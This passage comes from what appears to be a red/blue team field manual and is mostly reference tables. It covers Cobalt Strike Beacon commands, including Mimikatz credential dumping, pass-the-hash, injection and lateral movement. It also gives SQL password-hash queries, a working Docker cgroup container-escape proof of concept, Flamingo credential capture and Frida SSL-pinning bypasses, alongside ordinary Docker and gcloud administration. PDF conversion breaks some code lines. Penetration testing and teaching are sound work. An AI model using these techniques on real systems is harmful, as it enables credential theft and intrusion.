<b>jobs</b>	List the running jobs.
<b>keylogger [pid] &lt;x86 x64&gt;</b>	injects a keystroke logger into the given process ID and architecture
<b>link/unlink [IP address]</b>	Link/unlink to/from a remote Beacon.
<b>ls &lt;C:\Path&gt;</b>	List the files on the specified path or the current folder.
<b>net [session/share/localgroup/etc]</b>	Beacon net commands implemented that don't rely on net.exe
<b>ps</b>	Show a process listing
<b>pwd</b>	Display the current working directory for the Beacon session.
<b>reg_query [x86 x64] [HIVE\path\to\key]</b>	query a specific key in the registry
<b>reg_query [x86 x64] [HIVE\path\to\key] [value]</b>	query a specific value within a registry key
<b>rm [file\folder]</b>	Delete a file\folder.
<b>screenshot [pid] &lt;x86 x64&gt; [runtime in seconds]</b>	injects a screen capture stub into the specified process/architecture for the specified number of seconds.
<b>setenv</b>	set an environment variable
<b>shell [cmd] [arguments]</b>	Execute a shell command using cmd.exe
<b>sleep [seconds] &lt;jitter/0-99&gt;</b>	Set the Beacon to sleep for the number of seconds and the associated 0-99% jitter. 0 means interactive.
<b>upload [/path/to/file]</b>	Upload a file from the attacker machine to the

	current Beacon working directory
<b>SPOOFING</b>	
<b>argue [command] [fake arguments]</b>	add a command to the fake arguments internal list
<b>ppid &lt;ID&gt;</b>	set the parent process ID
<b>spawnto &lt;x86/x64&gt; &lt;C:\process\t\spawn.exe&gt;</b>	set the child process spawned
<b>MIMIKATZ</b>	
<b>mimikatz [module::command] &lt;args&gt;</b>	format to execute a Mimikatz !module:: elevate to SYSTEM; @module:: force usage of current token.
<b>logonpasswords</b>	will execute the sekurlsa::logonpasswords module which extracts hashes and plaintext passwords out of LSASS
<b>dcsync [DOMAIN.fqdn] [DOMAIN\user]</b>	will use lsadump::dcync to extract the hash for the specified user from a domain controller
<b>pth [DOMAIN\user] [NTLM hash]</b>	will use sekurlsa::pth to inject a user's hash into LSASS; requires local admin privileges.
<b>DESKTOP VNC</b>	
<b>desktop &lt;pid&gt; &lt;x86 x64&gt; &lt;low high&gt;</b>	stage a VNC server into the memory of the current process and tunnel the connection through Beacon
<b>POWERSHELL</b>	
<b>powershell-import [/path/to/script.ps1]</b>	import a PowerShell .ps1 script from the control server and save it in memory in Beacon
<b>powershell [commandlet] [arguments]</b>	setup a local TCP server bound to localhost and download the script; function and any arguments are executed and output is returned.
<b>powerpick [commandlet] [arguments]</b>	launch the given function using @tifkin_'s Unmanaged PowerShell, which doesn't start powershell.exe
<b>psinject [pid] [arch] [commandlet] [arguments]</b>	inject Unmanaged PowerShell into a specific process and execute the specified command

SESSION PASSING	
<code>dllinject [pid]</code>	inject a Reflective DLL into a process.
<code>inject [pid] &lt;x86 x64&gt;</code>	Inject a new Beacon into the specified process
<code>shinject [pid] &lt;x86 x64&gt; [/path/to/file.bin]</code>	inject shellcode, from a local file,into a process on target
<code>spawn [x86 x64] [listener]</code>	Spawn a new Beacon process to the given listener.
<code>spawnas [DOMAIN\user] [password] [listener]</code>	Spawn a new Beacon to the specified listener as another user.
<code>dllload [pid] [c:\path\to\file.dll]</code>	load an on-disk DLL in another process.
PRIVILEGE ESCALATION	
<code>elevate</code>	list privilege escalation exploits registered with Cobalt Strike.
<code>elevate [exploit] [listener]</code>	attempt to elevate with a specific exploit.
<code>runasadmin</code>	list command elevator exploits registered with Cobalt Strike.
<code>runasadmin [exploit] [command + args]</code>	attempt to run the specified command in an elevated context
<code>runas[DOMAIN\user] [password] [command]</code>	run a command as another user using their credentials.
<code>spawnas [DOMAIN\user] [password] [listener]</code>	spawn a session as another user using their credentials.
<code>getsystem</code>	impersonate a token for the SYSTEM account.
<code>elevate svc-exe [listener]</code>	Get SYSTEM is to create a service that runs a payload.
<code>getprivs</code>	enable the privileges assigned to your current access token.
RECON	
<code>portscan [targets] [ports]</code>	start the port scanner job
<code>portscan [targets] arp</code>	Uses an ARPrequestto discover if a host isalive
<code>portscan [targets] icmp</code>	sends an ICMP echo request to check if a target is alive.
<code>net dclist</code>	find the domain controller for the domain the target is joined to
<code>net view</code>	find targets on the domain the target is joined to

<b>net computers</b>	findstargets by querying computer account groups on a Domain Controller.
<b>net localgroup \\TARGET</b>	list the groups on another system.
<b>net localgroup \\TARGET group name</b>	list the members of a group on another system
<b>TOKENS</b>	
<b>steal_token [process id]</b>	impersonate a token from an existing process
<b>make_token [DOMAIN\user] [password]</b>	generate a token that passes these credentials
<b>getuid</b>	print your current token.
<b>rev2self</b>	revert back to your original token.
<b>TICKETS</b>	
<b>kerberos_ticket_use [/path/to/ticket.kirbi]</b>	inject a Kerberos ticket into the current session.
<b>kerberos_ticket_purge</b>	clear any kerberos tickets associated with your session.
<b>LATERAL MOVEMENT</b>	
<b>jump</b>	list lateral movement options registered with Cobalt Strike.
<b>jump [module] [target] [listener]</b>	attempt to run a payload on a remote target.
<b>jump psexec [target] [listener]</b>	Use a service to run a Service EXE artifact
<b>jump psexec64 [target] [listener]</b>	Use a service to run a Service EXE artifact
<b>jump psexec_psh [target] [listener]</b>	Use a service to run a PowerShell one-liner
<b>jump winrm [target] [listener]</b>	Run a PowerShell script via WinRM
<b>jump winrm64 [target] [listener]</b>	Run a PowerShell script via WinRM
<b>remote-exec</b>	list remote execution modules registered with Cobalt Strike.
<b>remote-exec [module] [target] [command + args]</b>	attempt to run the specified command on a remote target.
<b>remote-exec psexec [target] [command + args]</b>	Remote execute via Service Control Manager
<b>remote-exec winrm [target] [command + args]</b>	Remote execute via WinRM (PowerShell)
<b>remote-exec wmi [target] [command + args]</b>	Remote execute via WMI (PowerShell)
<b>PIVOTING</b>	



<b>socks [PORT]</b>	start a SOCKS server on the given port on your teamserver, tunneling traffic through the specified Beacon.
<b>socks stop</b>	disable the SOCKS proxy server.
<b>browserpivot [pid] &lt;x86 x64&gt;</b>	proxy browser traffic through a specified Internet Explorer process.
<b>rportfwd [bind port] [forward host] [forward port]</b>	bind to the specified port on the Beacon host, and forward any incoming connections to the forwarded host and port.
<b>rportfwd stop [bind port]</b>	disable the reverse port forward.
<b>SSH SESSIONS</b>	
<b>ssh [target] [user] [password]</b>	Launch an SSH session from a Beacon on Unix targets
<b>ssh-key [target] [user] [/path/to/key.pem]</b>	Launch an SSH session from a Beacon on Unix targets
<b>shell [cmd + arguments]</b>	run the command and arguments you provide.
<b>sudo [password] [cmd + arguments]</b>	attempt to run a command via sudo.

## INTEGRATIONS/ENHANCEMENTS

### The Elevate Kit

An Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike.

<https://github.com/rsmudge/ElevateKit>

#### REFERENCE:

<https://www.cobaltstrike.com/downloads/csmanual40.pdf>

<https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf>

<https://github.com/threatexpress/cs2modrewrite>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cobalt%20Strike%20-%20Cheatsheet.md>

C

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## CYBER CHEF

BLUE TEAM

FORENSICS

ALL


CyberChef is a simple, intuitive web app for analyzing and decoding data without having to deal with complex tools or programming languages.

**Example Scenarios:**

- Decode a Base64-encoded string
- Convert a date and time to a different time zone
- Parse a IPv6 address
- Convert data from a hexdump, then decompress
- Decrypt and disassemble shellcode
- Display multiple timestamps as full dates
- Carry out different operations on data of different types
- Use parts of the input as arguments to operations
- Perform AES decryption, extracting the IV from the beginning of the cipher stream
- Automatically detect several layers of nested encoding

DESCRIPTION	(Win/Linux)	(Mac)
Place cursor in search field	Ctrl+Alt+f	Ctrl+Opt+f
Place cursor in input box	Ctrl+Alt+i	Ctrl+Opt+i
Place cursor in output box	Ctrl+Alt+o	Ctrl+Opt+o
Place cursor in first argument field of the next operation in the recipe	Ctrl+Alt+.	Ctrl+Opt+.
Place cursor in first argument field of the nth operation in the recipe	Ctrl+Alt+[1-9]	Ctrl+Opt+[1-9]
Disable current operation	Ctrl+Alt+d	Ctrl+Opt+d
Set/clear breakpoint	Ctrl+Alt+b	Ctrl+Opt+b
Bake	Ctrl+Alt+Space	Ctrl+Opt+Space
Step	Ctrl+Alt+'	Ctrl+Opt+'
Clear recipe	Ctrl+Alt+c	Ctrl+Opt+c
Save to file	Ctrl+Alt+s	Ctrl+Opt+s
Load recipe	Ctrl+Alt+l	Ctrl+Opt+l
Move output to input	Ctrl+Alt+m	Ctrl+Opt+m
Create a new tab	Ctrl+Alt+t	Ctrl+Opt+t
Close the current tab	Ctrl+Alt+w	Ctrl+Opt+w
Go to next tab	Ctrl+Alt+RightArrow	Ctrl+Opt+RightArrow
Go to previous tab	Ctrl+Alt+LeftArrow	Ctrl+Opt+LeftArrow

REFERENCE:



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## DATABASES

RED/BLUE TEAM	ADMINISTRATION	WINDOWS/LINUX
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	MSSQL	MySQL
DESCRIPTION		
<b>Version</b>	SELECT @@version;	SELECT @@version;
<b>Current DB Name</b>	SELECT DB_NAME();	SELECT database();
<b>List users</b>	SELECT name FROM master..syslogins;	SELECT user FROM mysql.user;
<b>List DB's</b>	SELECT name FROM master..sysdatabases;	SELECT distinct(db) FROM mysql.db;
<b>List Columns</b>	SELECT table_catalog, column_name FROM information_schema.columns;	SHOW columns FROM mytable FROM mydb;
<b>List Tables</b>	SELECT table_catalog, table_name FROM information_schema.columns;	SHOW tables FROM mydb;
<b>Extract Passwords</b>	SELECT SL.name,SL.password_hash	SELECT User,Password FROM mysql.user INTO OUTFILE '/tmp/hash.txt';

	FROM sys.sql_logins AS SL;	
	<b>ORACLE</b>	<b>POSTGRES</b>
<b>Version</b>	SELECT user FROM dual UNION SELECT * FROM v\$version	SELECT version();
<b>Current DB Name</b>	SELECT global_name FROM global_name;	SELECT current_database();
<b>List users</b>	SELECT username FROM all_users ORDER BY username;	SELECT username FROM pg_user;
<b>List DB's</b>	SELECT DISTINCT owner FROM all_tables;	SELECT datname FROM pg_database;
<b>List Columns</b>	SELECT column_name FROM all_tab_columns WHERE table_name = 'mydb';	SELECT column_name FROM information_schema.columns WHERE table_name='data_table';
<b>List Tables</b>	SELECT table_name FROM all_tables;	SELECT table_name FROM information_schema.tables;
<b>Extract Passwords</b>	SELECT name, password, spare4 FROM sys.user\$ WHERE name='<username>';	SELECT username, passwd FROM pg_shadow;

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>

<https://hakin9.org/sql-commands-cheat-sheet-by-cheatography/>

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

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## DEFAULT PASSWORDS

RED TEAM	ESCALATE PRIVS	ALL
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**REFER TO REFERENCES BELOW**

REFERENCE

<http://www.critifence.com/default-password-database/>

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/default-passwords.csv>

[https://www.fortypoundhead.com/tools\\_dpw.asp](https://www.fortypoundhead.com/tools_dpw.asp)

<https://default-password.info/>

**D**

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# DOCKER

RED/BLUE TEAM

DEVOPS

WINDOWS/LINUX/MacOS

COMMAND	DESCRIPTION
<b>CONTAINER BASICS</b>	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -t -d --entrypoint=/bin/sh "\$docker_image"</code>	Start container with entrypoint changed
<code>docker exec -it &lt;container-id&gt; sh</code>	Enter a running container
<code>docker cp /tmp/foo.txt mycontainer:/foo.txt</code>	Upload local file to container filesystem
<code>docker cp mycontainer:/foo.txt /tmp/foo.txt</code>	Download container file local filesystem
<code>docker stop &lt;hash&gt;</code>	Stop container
<code>docker rm &lt;hash&gt;</code>	Remove container
<code>docker rm \$(docker ps -a -q)</code>	Remove all containers
<code>docker kill &lt;hash&gt;</code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker tag &lt;image&gt; username/repo:tag</code>	Tag <image>
<code>docker push username/repo:tag</code>	Docker push a tagged image to repo
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker build -t denny/image:test .</code>	Create docker image
<b>DOCKER CLEANUP</b>	
<code>delete-all-containers.sh</code>	Delete all containers
<code>delete-unused-images.sh</code>	Remove unused docker images
<code>docker image prune -f</code>	Docker prune images
<code>docker volume prune -f</code>	Docker prune volumes
<code>docker rmi &lt;imagename&gt;</code>	Remove the specified image
<code>docker rmi \$(docker images -q)</code>	Remove all docker images
<code>docker volume rm \$(docker volume ls -qf dangling=true)</code>	Remove orphaned docker volumes
<code>docker rm \$(docker ps --filter status=dead -qa)</code>	Remove dead containers
<code>docker rm \$(docker ps --filter status=exited -qa)</code>	Remove exited containers
<b>DOCKERFILE</b>	
<code>entrypoint: ["tail", "-f", "/dev/null"]</code>	Change entrypoint to run nothing

<code>RUN ln -snf /usr/share/zoneinfo/\$TZ /etc/localtime &amp;&amp; echo \$TZ &gt; /etc/timezone</code>	Set timezone in Dockerfile
<b>GitHub: Dockerfile-example-multiline</b>	Define multiple line command
<b>DOCKER COMPOSE</b>	
<code>restart: always, Link: Compose file version 3 reference</code>	Change restart policy
<code>\$PWD/httpd/httpd.conf:/usr/local/apache2/conf/httpd.conf:ro GitHub: sample-mount-file.yml</code>	Mount file as volume
<code>docker-compose up, docker-compose up -d</code>	Start compose env
<code>docker-compose down, docker-compose down -v</code>	Stop compose env
<code>docker-compose logs</code>	Check logs
<b>DOCKER CONTAINERS</b>	
<code>docker run -p 4000:80 imgname</code>	Start docker container
<code>docker run -d -p 4000:80 imgname</code>	Start docker container in detached mode
<code>docker run -rm -it imgname sh</code>	Start docker container and remove when exit
<code>docker exec -it [container-id] sh</code>	Enter a running container
<code>docker stop &lt;hash&gt;</code>	Stop container
<code>docker ps, docker ps -a</code>	List all containers
<code>docker rm &lt;hash&gt;, docker rm \$(docker ps -a -q)</code>	Remove container
<code>docker kill &lt;hash&gt;</code>	Force shutdown of one given container
<code>docker login</code>	Login to docker hub
<code>docker run username/repo:tag</code>	Run image from a given tag
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<b>DOCKER IMAGES</b>	
<code>docker images, docker images -a</code>	List all images
<code>docker build -t denyy/image:&lt;tag&gt; .</code>	Create docker image
<code>docker push denyy/image:&lt;tag&gt;</code>	Docker push a tagged image to repo
<code>docker history &lt;image_name&gt;</code>	Show the history of an image
<code>docker save &lt;image_name&gt; &gt; my_img.tar</code>	Export image to file
<code>docker load -i my_img.tar</code>	Load image to local registry
<code>docker tag &lt;image&gt; username/repo:tag</code>	Tag <image>

<b>DOCKER SOCKETFILE</b>	
<code>docker run -v /var/run/docker.sock:/var/run/docker.sock -it alpine sh</code>	Run container mounting socket file
<code>export DOCKER_HOST=unix:///my/docker.sock</code>	A different docker socket file
<code>curl -XGET --unix-socket /var/run/docker.sock http://localhost/containers/json</code>	List containers
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/&lt;container_id&gt;/stop</code>	Stop container
<code>curl -XPOST --unix-socket /var/run/docker.sock http://localhost/containers/&lt;container_id&gt;/start</code>	Start container
<code>curl --unix-socket /var/run/docker.sock http://localhost/events</code>	List events
<code>curl -XPOST --unix-socket /var/run/docker.sock -d '{"Image":"nginx:alpine"}' -H 'Content-Type: application/json' http://localhost/containers/create</code>	Create container
<b>DOCKER CONF</b>	
<code>/var/lib/docker, /var/lib/docker/devicemapper/mnt</code>	Docker files
<code>~/Library/Containers/com.docker.docker/Data/</code>	Docker for Mac
<b>DOCKER STATUS</b>	
<code>docker logs --tail 5 \$container_name</code>	Tail container logs
<code>docker inspect --format '{{.State.Health}}' \$container_name</code>	Check container healthcheck status
<code>docker ps</code>	List containers
<code>docker ps -a</code>	List all containers
<code>docker ps --filter "label=org.label-schema.group"</code>	List containers by labels
<code>docker images -a</code>	List all images

REFERENCE :

[https://github.com/blacKkHatHacEEkr/PENTESTING-BIBLE/blob/master/8-part-100-article/62\\_article/Docker%20for%20Pentesters.pdf](https://github.com/blacKkHatHacEEkr/PENTESTING-BIBLE/blob/master/8-part-100-article/62_article/Docker%20for%20Pentesters.pdf)

<https://github.com/wsargent/docker-cheat-sheet>

<https://github.com/Cugu/awesome-forensics>

<https://cheatsheet.dennyzhang.com/cheatsheet-docker-a4>

**D**

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**DOCKER\_Exploit**

RED TEAM	EXPLOITATION	WINDOWS/LINUX
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### Docker Secrets Locations

If you gain access to a Docker container you can check the following location for possible plaintext or encoded Docker passwords, api\_tokens, etc. that the container is using for external services.

You may be able to see Docker secret locations or names by issuing:

```
$ docker secret ls
```

Depending on the OS your target Docker container is running you can check the following locations for secret file locations or mounts.  
Linux Docker Secrets Locations:

```
/run/secrets/<secret_name>
```

Windows Docker Secrets Locations:

```
C:\ProgramData\Docker\internal\secrets
C:\ProgramData\Docker\secrets
```

### Container Escape Abuse Linux cgroup v1:

```
# version of the PoC that launches ps on the host
# spawn a new container to exploit via
# docker run --rm -it --privileged ubuntu bash
```

```
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^\,]*\)*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;printf '#!/bin/sh\nps
>"$t/o" >/c;
chmod +x /c;sh -c "echo 0 >$d/w/cgroup.procs";sleep 1;cat /o
```

Exploit Refined will execute a ps aux command on the host and save its output to the /output file in the container:

```
# On the host
docker run --rm -it --cap-add=SYS_ADMIN --security-opt
apparmor=unconfined ubuntu bash
# In the container
mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp &&
mkdir /tmp/cgrp/x

echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^\,]*\)*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent


echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo $$ > /tmp/cgrp/x/cgroup.procs"
```



REFERENCE:

<https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/>



**F**

**F**

## FLAMINGO

RED TEAM

ESCALATE PRIV

WINDOWS/LINUX

Flamingo captures credentials sprayed across the network by various IT and security products. Currently supports SSH, HTTP, LDAP, DNS, FTP, and SNMP credential collection.

**Flamingo binary from the releases page or build from source.**

```
$ GOOS=win32 GOARCH=amd64 go build -o flamingo.exe
```

```
$ go get -u -v github.com/atredispartners/flamingo && \  
go install -v github.com/atredispartners/flamingo && \  
$GOPATH/bin/flamingo
```

**Run the binary and collect credentials**

```
C:\> flamingo.exe
```

```
{"_etime":"2020-01-  
10T17:56:51Z", "_host":"1.2.3.4:18301", "_proto":"ssh", "method":"pubkey", "pubkey":"ssh-ed25519  
AAAAC3NzaC1lZDI1NTE5AAAAIPVSxqrWfN1e0nnJrKS3NA12uhu9PHxnP401D843tRz
```

```
/" , "pubkey-sha256": "SHA256:/7UkXjk0XtBe9N6RrAGGgJTGukKi1Hgk3E+4TPo54Cw", "username": "devuser", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:52Z", "_host": "1.2.3.4:1361", "_proto": "ssh", "method": "password", "password": "SuperS3kr3t^!", "username": "root", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

```
{"_etime": "2020-01-10T17:56:53Z", "_host": "1.2.3.4:9992", "_proto": "ssh", "method": "password", "password": "DefaultPotato", "username": "vulnscan-a", "version": "SSH-2.0-OpenSSH_for_Windows_7.7"}
```

*\*\*Default log credentials to standard output & append to flamingo.log in working directory.*

### Options

--protocols to configure a list of enabled protocol listeners  
Use additional options to specify ports and protocol options for listeners.  
All additional command-line arguments are output destinations.

### Outputs

Flamingo can write recorded credentials to a variety of output formats. By default, flamingo will log to flamingo.log and standard output.

### Standard Output

Specifying - or stdout will result in flamingo only logging to standard output.

### File Destinations

Specifying one or more file paths will result in flamingo appending to these files.

### HTTP Destinations

Specifying HTTP or HTTPS URLs will result in flamingo sending a webhook POST request to each endpoint. By default, this format supports platforms like Slack and Mattermost that support inbound webhooks.

The actual HTTP POST looks like:

```
POST /specified-url
Content-Type: application/json
User-Agent: flamingo/v0.0.0

{"text": "full-json-output of credential report"}
```

### Syslog Destinations

Specifying `syslog` or `syslog:<parameters>` will result in `flamingo` sending credentials to a `syslog` server.

The following formats are supported:

- `syslog` - send to the default `syslog` output, typically a unix socket
- `syslog:unix:/dev/log` - send to a specific unix stream socket
- `syslog:host` - send to the specified host using `udp` and port `514`
- `syslog:host:port` - send to the specified host using `udp` and the specified port
- `syslog:udp:host` - send to the specified host using `udp` and port `514`
- `syslog:udp:host:port` - send to the specified host using `udp` and the specified port
- `syslog:tcp:host` - send to the specified host using `tcp` and port `514`
- `syslog:tcp:host:port` - send to the specified host using `tcp` and the specified port
- `syslog:tcp+tls:host` - send to the specified host using `tls` over `tcp` and port `514`
- `syslog:tcp+tls:host:port` - send to the specified host using `tls` over `tcp` and the specified port

REFERENCE:

<https://www.atredis.com/blog/2020/1/26/flamingo-captures-credentials>

<https://github.com/atredispartners/flamingo>

<https://github.com/atredispartners/flamingo/releases>

## F

## F

### FRIDA

RED TEAM

VULNERABILITY

ALL

Frida is a dynamic code instrumentation toolkit. Lets you inject snippets of JavaScript or your own library into native apps on Windows, macOS, GNU/Linux, iOS, Android, QNX.

#### Listing frida available devices

```
frida-ls-devices
```

#### Getting frida server running on device

```
download latest binary from frida releases
adb shell "su -c 'chmod 755 /data/local/tmp/frida-server'"
adb shell "su -c '/data/local/tmp/frida-server' &"
```

#### Trace open calls in chrome

```
frida-trace -U -i open com.android.chrome
```

## FRIDA-CLI

### Connect to application and start debugging

```
frida -U <APP NAME>
```

### Loading a script

```
frida Calculator -l calc.js  
#add --debug for more debugging symbols
```

### Connect and list running processes

```
frida-ps -U
```

### Connect and list running applications

```
frida-ps -Ua
```

### Connect and list installed applications

```
frida-ps -Uai
```

### Connect to specific device

```
frida-ps -D 0216027d1d6d3a03
```

### If/when troubleshooting brida to frida bridge

```
frida -U -f com.htbridge.pivaa -l ~/bin/proxies/scriptBrida.js --  
no-pause
```

NOTE: Turn off magisk hiding in settings as this causes issue with brida and frida link.

## iOS

NOTE: For non-jailbroken iPhones, frida gadget technique is way to go. Recompile app with embedded frida gadget

### iOS getting list of applications

```
#run this on the device  
ipainstaller -l > applist.txt
```

### Get active window

```
w = ObjC.classes.UIWindow.keyWindow()  
#This returns an address such as: 0xd43321  
#Now drill into this window with:  
desc = w.recursiveDescription().toString()
```

### Refactor into one-liner:

```
frida -q -U evilapp -e  
"ObjC.classes.UIWindow.keyWindow().recursiveDescription()
```

```
.toString;" | grep "UILabel.*hidden*"
```

## FRIDA SCRIPTS

### SSL pinning bypass (android - via frida codeshare)

```
frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -f YOUR_BINARY
```

```
frida --codeshare segura2010/android-certificate-pinning-bypass -f YOUR_BINARY
```

```
frida --codeshare sowedust/universal-android-ssl-pinning-bypass-2 -f YOUR_BINARY
```

### Anti-root bypass (android - via frida codeshare)

```
frida --codeshare dzonerzy/fridantiroot -f YOUR_BINARY
```

### Obj-C method observer

```
frida --codeshare mrmacete/objc-method-observer -f YOUR_BINARY
```

### Get stack trace in your hook (android)

```
frida --codeshare razaina/get-a-stack-trace-in-your-hook -f YOUR_BINARY
```

### Bypass network security config (android)

```
frida --codeshare tiiime/android-network-security-config-bypass -f YOUR_BINARY
```

### Extract android keystore

```
frida --codeshare ceres-c/extract-keystore -f YOUR_BINARY
```

### iOS backtrace http requests

```
frida --codeshare SYM01/ios-backtrace-http-req -f YOUR_BINARY
```

### iOS trustkit SSL unpinning

```
frida --codeshare platix/ios-trustkit-ssl-unpinning -f YOUR_BINARY
```

### iOS SSL bypass

```
frida --codeshare lichao890427/ios-ssl-bypass -f YOUR_BINARY
```

### iOS 12 SSL bypass

```
frida --codeshare machoreverser/ios12-ssl-bypass -f YOUR_BINARY
```

### iOS SSL pinning disable

```
frida --codeshare snooze6/ios-pinning-disable -f YOUR_BINARY
```

### iOS & Android enumeration script

```
frida --codeshare snooze6/everything -f YOUR_BINARY
```

REFERENCE:

Twitter> @gh0s7

<https://frida.re/>

<https://github.com/frida/frida>

<https://github.com/dweinstein/awesome-frida>



G

G

## GCP CLI

ALL	ADMINISTRATION	CLOUD
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gcloud CLI manages authentication, local configuration, developer workflow, and interactions with Google Cloud APIs.

COMMAND	DESCRIPTION
<b>BASICS</b>	
<a href="https://cloud.google.com/sdk/gcloud/reference/">https://cloud.google.com/sdk/gcloud/reference/</a>	gcloud Doc
<a href="https://cloud.google.com/storage/docs/gsutil">https://cloud.google.com/storage/docs/gsutil</a>	gsutil
<a href="https://cloud.google.com/sdk/docs/quickstart-linux">https://cloud.google.com/sdk/docs/quickstart-linux</a>	Installation
gcloud version, gcloud info, gcloud components list	Check version & settings
gcloud init #This will ask you to open an OpenID URL	Init profile
gcloud compute zones list	List all zones
gcloud components update, gcloud components update -version 219.0.1	Upgrade local SDK
<b>BUCKET BASICS</b>	

<code>gsutil ls, gsutil ls -lh gs://&lt;bucket-name&gt;</code>	List all buckets and files
<code>gsutil cp gs://&lt;bucket-name&gt;/&lt;dir-path&gt;/package-1.1.tgz .</code>	Download file
<code>gsutil cp &lt;filename&gt; gs://&lt;bucket-name&gt;/&lt;directory&gt;/</code>	Upload file
<code>gsutil cat gs://&lt;bucket-name&gt;/&lt;filepath&gt;/</code>	Cat file
<code>gsutil rm gs://&lt;bucket-name&gt;/&lt;filepath&gt;</code>	Delete file
<code>gsutil mv &lt;src-filepath&gt; gs://&lt;bucket-name&gt;/&lt;directory&gt;/&lt;dest-filepath&gt;</code>	Move file
<code>gsutil cp -r ./conf gs://&lt;bucket-name&gt;/</code>	Copy folder
<code>gsutil du -h gs://&lt;bucket-name&gt;/&lt;directory&gt;</code>	Show disk usage
<code>gsutil mb gs://&lt;bucket-name&gt;</code>	Create bucket
<code>gsha1sum syslog-migration-10.0.2.tgz, shasum syslog-migration-10.0.2.tgz</code>	Calculate file sha1sum
<code>gsutil help, gsutil help cp, gsutil help options</code>	Gsutil help
<b>GCP PROJECT</b>	
<code>gcloud config list, gcloud config list project</code>	List projects
<code>gcloud compute project-info describe</code>	Show project info
<code>gcloud config set project &lt;project-id&gt;</code>	Switch project
<b>GKE</b>	
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account &lt;ACCOUNT&gt;</code>	Set the active account
<code>gcloud container clusters get-credentials &lt;cluster-name&gt;</code>	Set kubectl context
<code>gcloud config set compute/region us-west</code>	Change region
<code>gcloud config set compute/zone us-west1-b</code>	Change zone
<code>gcloud container clusters list</code>	List all container clusters
<b>IAM</b>	
<code>gcloud auth activate-service-account --key-file &lt;key-file&gt;</code>	Authenticate client
<code>gcloud auth list</code>	Display a list of credentialed accounts
<code>gcloud config set account &lt;ACCOUNT&gt;</code>	Set the active account

<code>gcloud auth configure-docker</code>	Auth to GCP Container Registry
<code>gcloud auth print-access-token, gcloud auth print-refresh-token</code>	Print token for active account
<code>gcloud auth &lt;application-default&gt; revoke</code>	Revoke previous generated credential
<b>BUCKET SECURITY</b>	
<code>gsutil -m acl set -R -a public-read gs://&lt;bucket-name&gt;/</code>	Make all files readable
<code>gsutil config -a</code>	Config auth
<code>gsutil iam ch user:denny@gmail.com:objectCreator,objectViewer gs://&lt;bucket-name&gt;</code>	Grant bucket access
<code>gsutil iam ch -d user:denny@gmail.com:objectCreator,objectViewer gs://&lt;bucket-name&gt;</code>	Remove bucket access
<b>INSTANCE</b>	
<code>gcloud compute instances list, gcloud compute instance-templates list</code>	List all instances
